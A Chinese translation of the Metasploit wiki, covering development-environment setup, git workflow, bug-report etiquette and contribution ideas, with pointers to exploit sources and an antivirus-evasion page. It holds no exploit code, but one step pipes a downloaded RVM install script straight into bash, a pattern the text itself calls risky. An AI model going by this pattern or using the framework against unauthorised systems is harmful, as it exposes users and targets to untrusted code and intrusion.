目錄

metasploit中文wiki

> 来源：blue-bird1/metasploit-cn-wiki

学习metasploit开发顺便翻译，英文水平不佳。

看云地址https://www.kancloud.cn/bluebird/metasploit/486941

Home

你是希望安装一个Metasploit开发环境和开始一个pull请求么，或者为 `Metasploit` 贡献优秀 `Exploit` 代码么?你来对地方了

你是一个 `Metasploit` 用户就像在黑客电影里一样想要黑掉一些东西?(你是有权限破解的) 最快的入门办法是下载metasploit二进制程序

这将使你可以访问全部 `Metasploit` 版本:免费开源的 `Metasploit` 框架,免费的社区版本,免费试用的专业版本

如果你是 `kali linux Metasploit` 是已经预先安装了的,查看 `kali linux` 文档如何在 `kali linux` 开始使用 `Metasploit`

如果你是一名开发人员,你想要查看我们的模块和增强功能的接受指南,我们是期望看到新的 `metasploit` 模块的 `pull` 请求的.没有想到你要怎么开始工作? 查看我们的贡献于metasploit指南 和建立安装metasploit开发环境

得到一个开始

安装Metasploit开发环境 使用Metasploit 使用Git 报告一个Bug

贡献

贡献于metasploit 创建一个loginscans Metasploit模块 接受模块和增强功能的指导 常见的Metasploit模块代码错误

Metasploit Development Environment

这是一个关于怎么安装一个有效的`Metasploit`开发环境的指南 如果你只是想使用合法,切授权的`Metasploit`来进行黑客活动,我们建议你使用商业版`Metasploit`框架安装包或者这个开源安装包,这将处理你所有的依赖关系。 商业安装程序还包括升级到`Metasploit Pro` 的选项,并一周两次更新,而开放源码的安装者将每晚更新

如果你是`kali linux` `metasploit`是已经预先安装了的,查看`kali linux`如何开始使用`metasploit`并设置数据库

如果你想发展和贡献 `Metasploit`, 阅读这本指南应该让你在所有基于`debian`的系统使用 让我们开始吧

假设

1. 您有一个 `Debian-based` 的 Linux 环境
2. 您有一个不是`root`的用户。在本指南中, 我们使用的是`msfdev` 。
3. 您有一个`GitHub` 帐户

下载开发依赖包

```
sudo apt-get -y install \
  autoconf \
  bison \
  build-essential \
  curl \
  git-core \
  libapr1 \
  libaprutil1 \
  libcurl4-openssl-dev \
  libgmp3-dev \
  libpcap-dev \
  libpq-dev \
  libreadline6-dev \
  libsqlite3-dev \
  libssl-dev \
  libsvn1 \
  libtool \
  libxml2 \
  libxml2-dev \
  libxslt-dev \
  libyaml-dev \
  locate \
  ncurses-dev \
  openssl \
  postgresql \
  postgresql-contrib \
  wget \
  xsel \
  zlib1g \
  zlib1g-dev
```

注意，还没 `Ruby` 不过我们很快就会得到。

fork或clone metasploit

您可以按照github的 `fork` 指令操作，但它基本上只是在 `Metasploit` 框架的页面的右上方，点击 `fork` 按钮

Clone

如果你有一个 `fork` 在 GitHub，是时候把它拉到你的本地开发了。当然 您需要按照 GitHub 中的 `clone` 指令进行操作。

```
mkdir -p $HOME/git
cd $HOME/git
git clone git@github.com:YOUR_USERNAME_FOR_GITHUB/metasploit-framework
cd metasploit-framework
```

设置git上游

首先，如果你计划用最新的 `Metasploitg-framework` Git仓库来更新你的本地克隆库，你就会想要跟踪它。在您的 `Metasploit-framework` 库中，进行以下操作：

```
git remote add upstream git@github.com:rapid7/metasploit-framework.git
git fetch upstream
git checkout -b upstream-master --track upstream/master
```

现在，你有一个分支，指向上游（这个 `rapid7` fork)，这是不同于你自己的fork（原始的主分支，指向 `origin/master` ）。你可能会发现有上游和master是不同的分支（特别是如果你是一个 `Metasploi` t 提交，因为这使得它不太可能不小心推到 `rapid7/master` ）。

下载rvm

大多数发行版不会与最新的 `Ruby` 一起使用一样的频率更新。因此，我们将使用 `RVM`，一个 `Ruby` 版本管理器。你可以在这里读到指南：https://rvm.io/，发现它是相当大。有些人喜欢 `rbenv` 。你可以使用 `rbenv`，但你要靠自己来确保你有一个正常的ruby版本。大多数的提交使用 `RVM`，所以对于本指南，我们要坚持下去。

首先，您需要 RVM 分发的签名密钥：

```
curl -sSL https://rvm.io/mpapis.asc | gpg --import -
```

接下来，获取 RVM

```
curl -L https://get.rvm.io | bash -s stable
```

这是直接的传递到 bash, 这可能是一个敏感的问题。一种更长、更安全的方式:

```
curl -o rvm.sh -L https://get.rvm.io
less rvmsh
cat rvm.sh | bash -s stable
```

完成后, 使得当前终端以使用 RVM 版本的 ruby:


```
source ~/.rvm/scripts/rvm
cd ~/git/metasploit-framework
rvm --install $(cat .ruby-version)
```

最后, 安装bundle, 以获得你需要的其他gem库:

```
gem install bundler
```

配置 Gnome 终端使用 RVM

Gnome 终端是不聪明的, 并没有让你的 shell 默认情况下是登录型shell, 所以 RVM没有调整配置不能在那里工作。 导航 `Edit > Profiles > Highlight Default > Edit > Title and Command > Check [ ] Run command a` 它看起来像这样，取决于你的特定版本的Gnome：



最后, 请看看您现在正在运行 ruby 版本.

```
ruby -v
```

如果您运行的ruby 版本仍未是ruby 定义的版本, 您可能需要重新启动终端。如果您的 rvm 最初的安装没有类似于以下内容, 请确保您已将 rvm 添加到您的终端启动中:

```
echo [[ -s "$HOME/.rvm/scripts/rvm" ]] && source "$HOME/.rvm/scripts/rvm"' >> .bashrc
```

> 看到这,如果没根据指南.用root用户操作的准备好报错吧

下载 Bundled Gem

Metasploit有依赖(Ruby 库)。因为您使用的是 RVM, 所以,您可以在本地安装它们, 而不用担心与 Debian 封装的ruby冲突, 这要归功于bundled

```
cd ~/git/metasploit-framework/
bundle install
```

一两分钟后, 你可以开始使用metasploit了

```
./msfconsole
```

在第一次启动时顺便创建你的 msf4 目录。

```
msfdev@lys:~/git/metasploit-framework$ ./msfconsole
    [*] Starting the Metasploit Framework console.../

                    _---------.
                .' #######   ;."
      .---,.    ;@             @@`;   .---,..
    ." @@@@@'.,'@@            @@@@@',.'@@@@ ".
    '-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
      `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
        "--'.@@@  -.@        @ ,'-   .'--"
              ".@' ; @       @ `.  ;'
                |@@@@ @@@     @    .
                ' @@@ @@   @@    ,
                  `.@@@@    @@   .
                    ',@@     @   ;           _____________
                    (   3 C    )     /|___ / Metasploit! \
                    ;@'. __*__,."    \|--- \_____________/
                      '(.,...."/


          =[ metasploit v4.11.0-dev [core:4.11.0.pre.dev api:1.0.0]]
    + -- --=[ 1420 exploits - 802 auxiliary - 229 post        ]
    + -- --=[ 358 payloads - 37 encoders - 8 nops             ]
    + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

    msf > ls ~/.msf4
    [*] exec: ls ~/.msf4

    history
    local
    logos
    logs
    loot
    modules
    plugins
    msf > exit
```

虽然你还没有设置数据库。但这很容易解决

安装 PostgreSQL

kali linux 已经有 Postgresql, 所以我们可以使用它。而用于工作的 Ubuntu 和其他 Debian-based 发行, 假设他们有一个等价的 postgresql 包。确保数据库也在系统启动时启动。

```
echo 'YOUR_PASSWORD_FOR_KALI' | sudo -kS update-rc.d postgresql enable &&
echo 'YOUR_PASSWORD_FOR_KALI' | sudo -S service postgresql start &&
cat <<EOF> $HOME/pg-utf8.sql
update pg_database set datallowconn = TRUE where datname = 'template0';
\c template0
update pg_database set datistemplate = FALSE where datname = 'template1';
drop database template1;
create database template1 with template = template0 encoding = 'UTF8';
update pg_database set datistemplate = TRUE where datname = 'template1';
\c template1
update pg_database set datallowconn = FALSE where datname = 'template0';
\q
EOF
sudo -u postgres psql -f $HOME/pg-utf8.sql &&
sudo -u postgres createuser msfdev -dRS &&
sudo -u postgres psql -c \
  "ALTER USER msfdev with ENCRYPTED PASSWORD 'YOUR_PASSWORD_FOR_PGSQL';" &&
sudo -u postgres createdb --owner msfdev msf_dev_db &&
sudo -u postgres createdb --owner msfdev msf_test_db &&
cat <<EOF> $HOME/.msf4/database.yml
# Development Database
development: &pgsql
  adapter: postgresql
  database: msf_dev_db
  username: msfdev
  password: YOUR_PASSWORD_FOR_PGSQL
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

# Production database -- same as dev
production: &production
  <<: *pgsql

# Test database -- not the same, since it gets dropped all the time
test:
  <<: *pgsql
  database: msf_test_db
EOF
```

在kali Linux 上, postgresql (和任何其他监听服务) 默认情况下是不启用的。这是一个良好的安全和资源预防措施, 但如果你想要使用它, 随时启动它:

```
update-rc.d postgresql enable
```

接下来, 切换到 postgres 用户执行少量数据库维护以修复默认编码 (在 @ffmike 的要点中提供了有用的信息)。

```
sudo -sE su postgres
psql
update pg_database set datallowconn = TRUE where datname = 'template0';
\c template0
update pg_database set datistemplate = FALSE where datname = 'template1';
drop database template1;
create database template1 with template = template0 encoding = 'UTF8';
update pg_database set datistemplate = TRUE where datname = 'template1';
\c template1
update pg_database set datallowconn = FALSE where datname = 'template0';
\q
```

创造一个数据库用户msfdev

在postgresql命令行

```
createuser msfdev -dPRS               # Come up with another great password
createdb --owner msfdev msf_dev_db    # Create the development database
createdb --owner msfdev msf_test_db   # Create the test database
exit                                  # Become msfdev again
```

创造database.yml

现在你切换回原本用户,创造文件 `$HOME/.msf4/database.ym`

```
# Development Database
development: &pgsql
  adapter: postgresql
  database: msf_dev_db
  username: msfdev
  password: YOUR_PASSWORD_FOR_PGSQL
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

# Production database -- same as dev
production: &production
  <<: *pgsql

# Test database -- not the same, since it gets dropped all the time
test:
  <<: *pgsql
  database: msf_test_db
```

下次启动./msfconsole 时，将创建开发数据库.检查一下

```
./msfconsole -qx "db_status; exit"
```

respc

大多数框架测试都使用 rspec。确保它工作

```
rake spec
```

您应该看到超过9000测试运行，主要都是绿色点，少数是黄色的，没有红色的错误。

配置git

使用dev运行

```
cd $HOME/git/metasploit-framework &&
git remote add upstream git@github.com:rapid7/metasploit-framework.git &&
git fetch upstream &&
git checkout -b upstream-master --track upstream/master &&
ruby tools/dev/add_pr_fetch.rb &&
ln -sf ../../tools/dev/pre-commit-hook.rb .git/hooks/pre-commit &&
ln -sf ../../tools/dev/pre-commit-hook.rb .git/hooks/post-merge &&
git config --global user.name   "YOUR_USERNAME_FOR_REAL_LIFE" &&
git config --global user.email  "YOUR_USERNAME_FOR_EMAIL" &&
git config --global github.user "YOUR_USERNAME_FOR_GITHUB"
```

设置pull参考

如果您想轻松在您的命令行上访问上游请求,-您需要在. git/config 中添加适当的 fetch 引用。以下操作很容易完成:

```
tools/dev/add_pr_fetch.rb
```

这将为所有远程仓库添加适当的参考, 包括您的。现在, 你可以做一些奇特的事情, 比如:

```
git checkout fixes-to-pr-1234 upstream/pr/1234
git push origin
```

在github这样做的方法不太容易描述 这一切都可以让你看看其他的的pull请求 , 作出修改, 并发布到自己的分支。反过来, 这将允许你帮助其他人的pull请求 修正或增加。

保持同步

你大部分时间并不想直接提交给主分支。 始终在分支中进行更改，然后合并这些更改。 这使得与上游保持同步并且不会丢失任何本地更改变得很容易。

同步到上游/主分支

不可能更容易了

```
git checkout master
git fetch upstream
git push origin
```

这也可以保持pull请求与主分支同步，但除非你遇到合并冲突，你不应该经常这样做。 当你最终解决合并冲突时，你需要在推送重新同步的分支时使用--force，因为你的提交历史将在rebase之后有所不同。

> 对于rapid7/master来说，push是从来没有好的，但对于正在进行的分支，对历史的一点点说明不是违法的。

Msftidy

为了检查你正在编写的任何新模块，你需要一个预先提交和一个合并后的 `hook` 来运行我们的 lint-checker，`msftidy.rb` 。所以，像这样符号链接：

```
cd $HOME/git/metasploit-framework
ln -sf tools/dev/pre-commit-hook.rb .git/hooks/pre-commit
ln -sf tools/dev/pre-commit-hook.rb .git/hooks/post-merge
```

你的名字

最后，如果您想要为Metasploit做出贡献，您至少需要配置您的用户名和电子邮件地址，如下所示：

```
git config --global user.name   "YOUR_USERNAME_FOR_REAL_LIFE"
git config --global user.email  "YOUR_USERNAME_FOR_EMAIL"
git config --global github.user "YOUR_USERNAME_FOR_GITHUB"
```

你填写的邮件地址需要和你的github账号的邮件地址相同

签名提交

我们喜欢签名提交，主要是因为我们害怕伪造伪造。 程序在这里详细说明。 请注意，名称和电子邮件地址必须完全匹配签名密钥上的信息。 鼓励贡献者签署提交，而Metasploit提交者需要在提交请求时签署合并提交。

方便的别名

没有几个方便的别名，开发环境设置也将是完整的，但它可以使您的生活更轻松

覆盖已安装的msfconsole

作为开发用户，您可能会不小心尝试使用已安装的Metasploit msfconsole。 由于RVM怎么处理不同的ruby版本和gemset 各种各样的原因，这种方式不能工作。 所以，创建这个别名

```
echo 'alias msfconsole="pushd $HOME/git/metasploit-framework && ./msfconsole && popd"'
 >> ~/.bash_aliases
```

如果您正在使用已安装版本和开发版本，则不同的用户帐户是最好的选择。

提示当前的Ruby/Gemset/Branch

这是超级方便的跟踪你现在在哪里的方法。 把它放在~/ .bash_aliases中。

```
function git-current-branch {
    git branch 2> /dev/null | sed -e '/^[^*]/d' -e 's/* \(.*\)/(\1) /'
}
export PS1="[ruby-\$(~/.rvm/bin/rvm-prompt v p g)]\$(git-current-branch)\n$PS1"
```

Git 别名

Git有自己的处理别名的方法 - 无论是在$HOME/.gitconfig还是repo-name/.git/config 与常规shell别名分离。 下面是一些较为便利的。

```
[alias]
# An easy, colored oneline log format that shows signed/unsigned status
nicelog = log --pretty=format:'%Cred%h%Creset -%Creset %s %Cgreen(%cr) %C(bold blue)<%
aE>%Creset [%G?]'

# Shorthand commands to always sign (-S) and always edit the commit message.
m = merge -S --no-ff --edit
c = commit -S --edit

# Shorthand to always blame (praise) without looking at whitespace changes
b= blame -w

# Spin up a quick temp branch, because git stash is too spooky.
temp = !"git branch -D temp; git checkout -b temp"

# Create a pull request in a web browser from the CLI. Usage: $1 is HISNAME, $2 is HIS
BRANCH
# Fixes from @kernelsmith, thanks!
pr-url =!"xdg-open https://github.com/$(git config github.user)/$(basename $(git rev-p
arse --show-toplevel))/pull/new/$1:$2...$(git branch-current) #"
```

从这里开始

- https://www.offensive-security.com/metasploit-unleashed/
- https://community.rapid7.com/community/metasploit/
- https://github.com/rapid7/metasploit-framework/wiki/Evading-Anti-Virus

数据库问题

如果数据库没有自动连接，请确保它正在运行：

Linux： `$ netstat -lnt | grep 7337` 其中7337是您在安装期间设置的端口 Windows：在任务管理器中查找postgres.exe进程。

如果postgres没有运行，请尝试手动启动它：

Linux： `$ sudo /etc/init.d/metasploit start` 或者如果你没有选择作为服务安装： `$ sudo /opt/metasploit*/ctlscript.sh start`
Windows： `Start -> Metasploit -> Services -> Start Services`

一旦postgres运行并监听，请回到msfconsole：

```
msf > db_connect
```

使用这个资源集合来处理Metasploit框架的git仓库。

- Git 表
- 参考网站
- 安装metasploit开发环境 这将引导您创建一个pull请求
- 开始一个pull请求
- 远程分支裁剪

分叉就是当你把别人的代码库快照进你自己的储存库，应该是在 `github.com` 上，而且这个代码库可能有它自己的分支，但你通常快照主分支。 你一般克隆你的分支到你自己的机器，然后创建自己的分支。这是你自己的分叉的旁枝。 这些快照，即使如果你push到你的github仓库，对于原始仓库rapid7/metasploit-framework.也不是其中的一部分。 如果你提交一个pull请求，你的分支(通常)能push到原始代码库的主分支(通常情况下，如果你的代码是一个巨大的变化或者其他东西，那么你可能成为一个实验性分支，但这不是典型例子）。 你只要分叉一次，当你需要代码的机器克隆多次，而且你可以随心所欲地进行分支，提交和push（你不需要总是push，你可以推迟，也可以不推迟，但是在做出拉取请求之前进行pull)．当你准备好提交一个PR请求,查看下面



```
github.com/rapid7/metasploit-framework --> fork --> github.com/<...>/metasploit-framew
ork
    ^                                                     |
    |                               git clone git://github.com/<...>/metasploit-framew
ork.git
    |                                                     |
    `-- accepted <-- pull request                         V
                      ^                  /home/<...>/repo/metasploit-framework
                      |                          |             |          |
   github.com/<...>/metasploit-framework/branch_xyz      |             |          |
                      |                          |             V          V
                      |                          V         branch_abc    ...
                      `--       push       <--      branch_xyz
```

> 注意 Metasploit Redmine已经关闭 官方wiki没有更新
>
> # Metasploit bug 提交
>
> 任何开源软件产品越来越受欢迎，有一种趋势是看到bug报告量的增加以及bug报告质量的相应降低。 我们不反对为Metasploit提交错误报告 - 我们需要错误报告来了解什么是坏的，而不是试图阻止bug的浪潮 所以，这个页面不是试图阻止错误的浪潮，而是试图确保我们得到的每个错误报告都是以最大化解决问题的机会来写的。这个页面将试图确保我们得到的每个错误报告都是以最大化实际得到解决问题的机会的目的写成的。 对于这一点 metasploit社区是阅读了数千份bug报告。事实证明，编写良好的错误报告可以更快，更轻松地修复这些错误。 真正相当了不起的是，快速的关闭时间似乎与错误报告质量密切相关，而不是错误本身的复杂性。 相当惊人的是，快速的bug关闭时间似乎与错误报告质量密切相关，而不是错误本身的复杂性。 有两种情况你一般不应该打开一个bug报告，那就是当你有一份支持合同，或者当你发现Metasploit本身存在一个安全问题的时候。

支持合同

如果您有Metasploit产品的支持合同，您应该联系您的Rapid7支持代表，或致信support@rapid7.com。 Metasploit支持全职工作的人真的很 `漂亮` ， 它可能当场有一个修补程序或解决方法

安全问题

如果你发现Metasploit本身存在安全问题，那么如果您通过 `security@metasploit.com` 告诉我们，我们将非常感激。毕竟，我们希望得到和其他软件项目一样的对待。并不是说，我们想要掩盖你的bug报告.而是想在有人开始扰乱我们的无辜用户之前，试着修复bug。 我们很乐意为您提供信任，让您匿名，告知您进展情况，并与您探讨相关问题 。但是如果我们看到有人公开报告安全漏洞，那么就很难保持要所有的归属和直接沟通，因为我们要尽最大努力尽可能快地修复漏洞。 另外，如果你可以以Metasploit模块的模式发送给security@metasploit.com的报告你的安全漏洞，那么这将是理想和欢庆的。

这应该包括你根本不应该打开一个bug报告的情况，所以让我们继续我们的主要问题跟踪系统， `Redmine`

介绍 Redmine

Metasploit中bug报告的最终目的地是我们的Redmine问题跟踪器。这就是我们想追踪的所有问题诞生，变老，最终死亡的地方。 为了提交错误报告，您必须先创建一个帐户。 这很容易，也很有趣。可悲的是，由于垃圾邮件的问题，目前我们不能采取真正的匿名漏洞报告，但是我们正在积极探索如何使这种注册尽可能人性化和简单。 在谈到Metasploit时，有人问道：“有没有bug？。或者是指“bug追踪器”或“Redmine"，但我们几乎总是在谈论这个系统。

它们都是bug

谈到对话，重要的是要注意，我们倾向于将所有问题称为“bug”，而不管它是缺陷，功能请求或支持请求。 这只是少数音节和字符的区别，并不意味着贬低这个问题的内容

github issues

我们在GitHub仓库中启用了一个问题跟踪器，但是，正如上面所说的，如果它们要被跟踪的话，BUG应该会在Redmine上。 我们有一个幻想关闭Redmine一段时间，完全切换到GitHub的 `issues` ，但Redmine仍然是对于放弃来说是有用的。 因此，在此期间，没有人会阻止您提交GitHub问题。 许多GitHub项目都有一个“问题”按钮，我们宁愿不让人们感到惊讶，并通过wiki学会出如何报告错误。 如果你正在阅读这个，现在你已经明白了，所以应该避免这个 `issues` 标签。

电子邮件

我们维护几个邮件列表 - Metasploit框架和Metasploit-Hackers列表。有时候人们会遇到问题，他们会在那里提到他们。有时，有人会根据这些列表上的流量汇总错误报告，但有时候没有人会这样做。重点是，如果您不确定是否有错误或仅仅是使用问题，请以一封邮件到框架的邮件列表开始。如果你确定你有一个bug，那么最好从一个普通的错误报告开始，然后在其中一个邮件列表中提到它。

Rapid7社区

Rapid7在(它是等待的)community.rapid7.com上运行Metasploit用户社区。就像电子邮件一样，这里主要是讨论和帮助使用Metasploit的场所，而不是那么多的bug报告。

入门

在bug报告的机制上，足够的谈论

避免重复

你可能不是第一个注意到你遇到的问题的人，所以这里有一些策略来确保以前报告的错误被关注。

如果您遇到特定模块的问题，可以尝试搜索该模块的名称来查看是否已经有任何已报告的内容。如果你的bug有一个特定的错误信息，那就去搜索那个。

另一个策略是简单地浏览最近的错误，特别是如果你怀疑这个过程中有一个新的错误，因为你以前肯定会使用过它。

如果您碰巧发现了您遇到的错误，那么使用任何新信息更新报告对于解决问题都是非常有帮助的。你也可以找到解决的错误，描述你的问题，这表明一个回归（老bug重新引入） - 修复这些问题通常是快速的，所以注意到可能的问题回归是相当有用的。

最后，你可能会发现一个被拒绝或关闭的错误。在这些情况下，这个问题通常是Metasploit外部的东西 - 用户错误，配置怪异，已知的不兼容性等等。如果您认为原来决定错误，请打开一个新的bug并指出您认为的问题是什么。毕竟，如果人们继续碰到同一个非bug，那么这可能至少是一个文档bug，也可能是真的。

描述你的错误

让你的bug可搜索

由于我们在提交之前谈论了寻找已有bug报告的重要性，所以确保你的bug是可以找到的。在标题中使用特定的模块名称和错误消息，并尽可能多地包含报告中的错误。"The Windows login aux mod is broken”是一个可怕的标题，而“NoMethodError raised on smb_login module”好得多。

大多数情况下，你遇到的错误没有很好，清楚的错误信息。在这些情况下，试着确定标题中的内容。例如，请查看错误 #7215 这是一个非常典型的投诉，一些模块未能打开一个shell，但注意到，虽然模块名称不在标题中，但是在开始描述中。此外，这个错误有很多日志和屏幕截图。

日志和屏幕截图

查看Bug＃6905。如果我们所有的错误报告都是这样的话，我会很高兴的。它非常简短，并具有一切基础 - 一个简短但描述性的标题，错误的完整回溯，完整的历史记录以及版本信息。这个bug非常适合搜索，也容易重现。

如果您正在实验室或虚拟环境中测试模块，我们希望获得尽可能多的目标数据。这意味着包括精确到补丁级别的目标的准确版本，如果可以的话，捕获它们的pcaps，以及Framework内部或外部的任何类型的日志记录。

通常情况下，我们会要求framework.log- 通常保存在那里 `$HOME/.msf4/framework.log` 。

另一方面，如果您在一个协议内时遇到问题，我们知道您不能在您的错误报告中包含一堆客户数据。在这种情况下，我们仍然会在日志中发现错误，但是您需要首先对它们进行清理，如果您需要拒绝，我们不会感觉受到伤害。这就是对一个公司渗透测试的业务。

提到你的环境

这可能是你所描述的错误只会在你的环境中出现。如果你不在正常的Metasploit开发环境或者Metasploit安装中，你要在你的bug报告中特别提到这一点。命令的输出ruby -v和 uname -a（或winver）通常非常有帮助。

包括重现的步骤

至少，你的状态采取的步骤可能在这里找到 `$HOME/.msf4/history,` ，所以您可以从那里剪切和粘贴。如果比命令历史记录中包含的背景信息更多，比如可能使用的有趣的网络配置，那么也要提到这一点。

我们喜欢可用于可靠触发bug的资源脚本（rc脚本）。这些脚本最终可以找到可重复的测试用例，所以如果你能把它们放在一起，太棒了！有关资源脚本编写的更多信息，请参阅此博客文章。

补丁

提供补丁

也许你遇到了一个bug，而且你已经知道如何修复它了。或者，你只是在互联网上的想要帮助谁的一个友善陌生人。

使得补丁到Metasploit最可靠的方法是修补你自己的分叉，并以我们的方式提出pull请求。

既然你攻击了一个已经存在的bug，你可以使用[SeeRM＃1234]或者[FixRM＃1234]的一个特殊的提交信息字符串，并且会自动更新Redmine的指针， 一旦修复完成,由于它是人类可读的，所以我们可以立即告诉你,你正在谈论一个Redmine问题，所以你或者某人可以通过指向你的pull requestr的链接来更新Redmine。

当然，这一切都假定你已经迷上了GitHub。如果这对你不起作用，你可以通过简单地创建一个补丁 `diff` 来对最近的Metasploit进行 `checkout` ，从而将补丁附加到Redmine问题上 - 对于大多数SVN用户来说，情况就是这样（在这种情况下，你会想使用svn diff）

现在，应该预先警告：直接提交给Redmine的补丁比较麻烦，特别是如果有更多的问题。如果你打算修补不止一次或两次，那么你花一点时间建立你的Metasploit开发环境，并开始在自己环境玩。

提供测试案例

我们喜欢，不. 爱进行测试，来显示补丁实际上工作。同样，资源脚本是快速组合的好方法，您可以将其与标准实用程序 `screen` 结合使用以获得一些出色的决议：

- 打开screen并按Ctrl-a H
- msfconsole -L -q -r /path/to/your/test.rc
- 退出msfconsole和git checkout分支包含修复程序
- msfconsole -L -q -r /path/to/your/test.rc
- 退出离开screen

这将生成一个包含所有输出和所有击键的修复的屏幕日志。是的，它会看起来在一个普通的文本编辑器，可怕的是由于各种转义码，但cat并less都解决这些绰绰有余。

如果你在Windows上，msfconsole spool命令应该提供足够的输出，至少演示问题及其解决方案。

跟进bug

所以，你要尽全力去编写一个bug报告，并且要确保它得到解决。接下来是什么？

通知设置

如果你在Redmine上打开了一个bug，你应该自动通过电子邮件获得更新，而GitHub pull请求也是如此。如果您不是由于某种原因，您应该检查自己的垃圾邮件过滤器以及通知设置。如果你想追踪一些你尚未涉及到的bug，你可以随时在任何问题的右上方勾选“Watch”star，每当它发生变化时，你都会得到更新。

TODO：将Redmine更新挂钩到已经在观看的GitHub的Metasploit-Notifications。这将需要十分钟。

解决错误

Metasploit-Framework master分支有一个修复程序后，您的bug应该被视为“已解决”。跟踪该分支的人当然会立即得到修复。几分钟后，依靠 `msfupdate` SVN的每个人都可以访问修复程序。这些是最先进的分支。

每周一次（通常是星期三），我们发布Metasploit下载的更新。一般来说，Metasploit框架修复将在适当的QA之后每周进行一次安装。所以，虽然我们可能会将错误称为“已解决”，但可能还不能获得。

为metasploit做出贡献

喜欢黑客的东西？从这里开始。

每隔一段时间，我们都会得到一个要求："嗨，我是Metasploit的新手，我想帮忙！"通常的答案是这样的："太棒了，这里是我们的bug跟踪器，快速开始"

> 原文get crackin　应该是拼写错误

然而，处理Metasploit Framework核心错误或者特别是疯狂的漏洞利用可能不适合新的贡献者。相信我，每个人都是新手，一点都不值得羞愧。这些bug和漏洞通常是复杂的，微妙的，有太多的选择，所以很难开始。这里有一些想法让你开始。

CONTRIBUTING.md

Metasploit是黑客的工具，但是维护他的黑客也恰好是软件工程师。因此，我们在CONTRIBUTING.md中有一些希望容易记住的做法和不该做的做法。阅读这些。

服务器漏洞利用

服务器漏洞总是需要; 因为当你可以直接去看一个脆弱的网络的弱点的时候，何必要进行复杂的社会工程活动。以下是一些搜索查询，以帮助您入门：

- 来自Exploit-DB的远程exploit

客户端漏洞

客户端漏洞通常作为远程客户端将连接到的"恶意服务"运行。他们几乎总是需要某种用户交互才能触发，例如查看网页，下载文件或者连接到攻击者控制的服务来进行攻击。

- 来自通过Google搜索的SecurityFocus的浏览器漏洞

本地和特权提升漏洞

特权升级漏洞通常要求攻击者在目标计算机上拥有一个帐户。他们几乎总是被实现为Metasploit exploit模块在一个本地树下（依赖于平台），但是有时候他们最好是post模块。尤其是特权升级漏洞

- Exploit-DB的本地漏洞

不稳定的模块

想要拿起别人离开的？好极了！只需检查救援不稳定模块的指南，并通过正规测试和代码清理将这些可怜的和不受欢迎的模块完成

框架错误和功能

如果利用开发不是你的事情，但更直接的Ruby开发是，那么这里有一些好的开始：

- 最近的错误，往往是非常容易或很难解决（不是很多中间的）。
- 功能要求，通常一样。 沿着这些相同的路线是常年需要更好的自动化测试，在规格目录下。 如果你有一个探索奇怪和美妙的代码库的天赋，挑出一个Metasploit核心代码块，并定义你期望的工作行为。 这个搜索是一个理想的开始; 将该错误描述为一个未决的Rspec测试，引用该错误，然后一旦它得到修复，我们将有一个测试。

没有代码

嘿，我们总是可以使用更好的文档。那些在进攻安全部门的人在Metasploit Unleashed方面做得很好，但是就像所有复杂的工作一样，肯定会有错误被发现。如果您有关于如何使Metasploit的文档更清晰，更容易被更多人访问的想法，请坚持下去。

在你的分支写维基文章（提示，咕噜是非常好的），让别人知道他们，我们很乐意反映在这里，并保留您的荣誉。

与YouTube的屏幕录像一样，您也可以使用特定的常见任务。当你做这件事的时候，叙述是很棒的，看起来好像喜欢这些东西的YouTube视频 . 这里面超过4万，我们希望有人能够加强和管理这些东西的前10名或前100名.我们可以在这里为新的和有经验的用户推广。

